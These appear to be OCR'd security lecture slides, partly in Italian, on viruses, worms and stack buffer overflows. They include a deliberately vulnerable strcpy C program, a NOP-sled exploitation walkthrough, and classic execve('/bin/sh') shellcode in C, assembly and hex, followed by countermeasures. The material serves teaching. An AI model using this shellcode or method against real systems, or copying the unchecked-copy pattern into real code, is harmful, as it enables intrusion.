
Virus compressi

```
    program CV :=

{goto main;
    01234567;

    subroutine infect-executable :=
          {loop:
               file := get-random-executable-file;
          if (first-line-of-file = 01234567) then goto loop;
        (1)     compress file;
        (2)     prepend CV to file;
        }

main:   main-program :=
          {if ask-permission then infect-executable;
        (3)     uncompress rest-of-file;
        (4)     run uncompressed file;}
        }
```



Tipi di virus


- boot sector
- file infector
- macro virus

By infection target

- encrypted virus
- polymorphic virus
- metamorphic virus

By concealment mechanism

Esempio: Zperm Mutation



Worms


- replicating program that propagates over net
  - using email, remote exec, remote login
  - Exploitation of remote exploits
    - typically arbitrary code execution → buffer overflows
- has phases like a virus:
  - dormant, propagation, triggering, execution
  - propagation phase: searches for other systems, connects to it, copies self to it and runs; repeat.
- may disguise itself as a system process
- implemented by Xerox Parc in Palo Alto in 1980's

VULNERABILITA’

Buffer Overflow

Stats NVD
(1999-2019)

Vulnerabilities By Type



Memory buffers – background notions

- Buffer → a block of memory that contains one or more instances of some data
  - Typically associated to an array (e.g. C, Javascript)
  - Buffers have pre-defined dimensions
    - Can accommodate up to x bytes of data
- Buffer overflow → the input data dimension exceeds the size of the buffer
  - Some input data "overflows" the buffer

Buggy code - example

buffer.c

```c
# include <stdlib.h>
# include <stdio.h>
# include <string.h>
int overflowme(char *string){
	char buffer[8];
	strcpy(buffer, string);
	printf("All was good. Copied string: %s\n", buffer);
	return 1;
}

int main(int argc, char *argv[]){
	overflowme(argv[1]);
	return 1;
}
```

BOF — -bash — ⌘1


```
calvin:BOF stewie$ gcc -o bof buffer.c
calvin:BOF stewie$
calvin:BOF stewie$
calvin:BOF stewie$ ./bof AA
All was good. Copied string: AA
calvin:BOF stewie$
calvin:BOF stewie$
calvin:BOF stewie$ ./bof AAAAAAA
All was good. Copied string: AAAAAAA
calvin:BOF stewie$
calvin:BOF stewie$
calvin:BOF stewie$ ./bof AAAAAAAA
Abort trap: 6
calvin:BOF stewie$
calvin:BOF stewie$
```

Trap 6 = SIGABRT → signals the process to abort

Memory layout and CPU registers

Memory

- Data + Text
  - The Data part references information on variables defined at compile-time
  - Text is the executable code of program
- Stack
  - Stores temporary information in memory
    - e.g. data set by called functions
  - LIFO → last-in-first-out
    - New "stack frames" are appended at the end of the current stack
  - Stack grows toward lower memory addresses
  - Stores RETurn address to go to when subroutine is over
- Heap
  - Data allocated run-time (malloc(), etc..)
  - Heap grows towards higher memory addresses



Memory layout and CPU registers

Memory


- Data + Text
  - The Data part references information on variables defined at compile-time
  - Text is the executable code of program
- Stack
  - Stores temporary information in memory
    - e.g. data set by called functions
  - LIFO → last-in-first-out
    - New “stack frames” are appended at the end of the current stack
  - Stack grows toward lower memory addresses
  - Stores RETurn address to go to when subroutine is over
- Heap
  - Data allocated run-time (malloc(), etc..)
  - Heap grows towards higher memory addresses

CPU registers


- Other information is stored in CPU registers
  - Depends on architecture
- x86 has several registers
- Here we are interested mainly in *pointer registers*
  - They point to areas of memory the execution will jump to
- EBP→ stack base pointer
  - Address of current stack frame
- SP → stack pointer
  - Address to end of stack
- EIP → instruction pointer
  - (offset) memory address of next instruction to be executes
  - EIP at subroutine call → RET

Buffer overflow – background (x86 32 bits)

- When called, functions are “appended” to the memory stack
  - a new “stack frame” is created
- Buffers are areas of memory that are allocated to store (input) data



Buffer overflow – attack (x86 32 bits)




Imagine now that newfunc allocates a buffer of 128 bytes in memory

char newBuffer[128];

To newBuffer will be allocated 128 bytes of memory. In 32 bits architecture that corresponds to 32 memory cells (32 bits/cell=4 bytes/cell → 128/4=32)

Buffer overflow – attack (x86 32 bits)




What happens if, without any control, newBuffer gets instead 128+8 bytes = 136 bytes?

newBuffer now overwrites

- SAVED BASE POINTER=a [addr(c-1)]
- RETURN ADDRESS [addr(c)]

This will typically throw a segmentation fault error as neither the saved base pointer nor the return address will likely contain valid values

Buffer overflow – attack (x86 32 bits)



Let's take it a step further.

What happens if an attacker forges newBuffer in a more clever way?

Attacker can overwrite the return address in such a way that when the function returns the execution will jump to their own code.


All the attacker has to do is to figure out the correct offset from the buffer to the location of the return address and the correct address for their own code

The attacker's code is commonly referred to as shellcode.

Once the address of the buffer is known it is trivial to find the address of the return address and set it correctly to point to the shellcode.

But memory allocation is not necessarily an entirely deterministic process.

Buffer overflow – attack (x86 32 bits)



If attacker can not predict the return address exactly, then he does not know with precision

- where NewBuffer is relative to start of stack frame
- where the RET address is stored
- where the RET address should point at (i.e. where is the shellcode)

SOLUTION:
The attacker can employ a NOP (no-operation) sled on top of a sled of repeated RET addresses.

- Guesses that if he writes y bytes he will overwrite the RET
- Guesses in which range of memory addresses he can write, say c ± y
- He picks an address in that interval (e.g. k>c) and sets RET=k
- He forges the input in such a way that in the area around address k there are only NOPs
    - Instruction Pointer (IP) increases and nothing else happens
- On top of NOP sled he places his shellcode
    - As IP increases, the shellcode will eventually be executed

Example Shellcode

```c
int main(int argc, char *argv[])
{
    char *sh;
    char *args[2];

    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve(sh, args, NULL);
}
```

(a) Desired shellcode code in C

Example Shellcode

```
        nop
        nop                              // end of nop sled
        jmp     find                     // jump to end of code
cont:   pop     %esi                     // pop address of sh off stack into %esi
        xor     %eax,%eax                // zero contents of EAX
        mov     %al,0x7(%esi)            // copy zero byte to end of string sh (%esi)
        lea     (%esi),%ebx              // load address of sh (%esi) into %ebx
        mov     %ebx,0x8(%esi)           // save address of sh in args[0] (%esi+8)
        mov     %eax,0xc(%esi)           // copy zero to args[1] (%esi+c)
        mov     $0xb,%al                 // copy execve syscall number (11) to AL
        mov     %esi,%ebx                // copy address of sh (%esi) t0 %ebx
        lea     0x8(%esi),%ecx           // copy address of args (%esi+8) to %ecx
        lea     0xc(%esi),%edx           // copy address of args[1] (%esi+c) to %edx
        int     $0x80                    // software interrupt to execute syscall
find:   call    cont                     // call cont which saves next address on stack
sh:     .string "/bin/sh "               // string constant
args:   .long 0                          // space used for args array
        .long 0                          // args[1] and also NULL for env array
```

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

Contromisure

- A tempo di compilazione
  - Ricompilare il codice sostituendo tutte le funzioni "pericolose"
- A tempo di esecuzione
  - Canaries
  - Write o Execute
  - ASLR: Address Space Layout Randomization
    - Il loader sceglie in modo randomico l'indirizzo di base dello stack e heap ogni volta

Letture per approfondire

- Smashing The Stack For Fun And Profit
  - http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf
- Hacking – The Art of Exploitation
  - https://leaksource.files.wordpress.com/2014/08/hacking-the-art-of-exploitation.pdf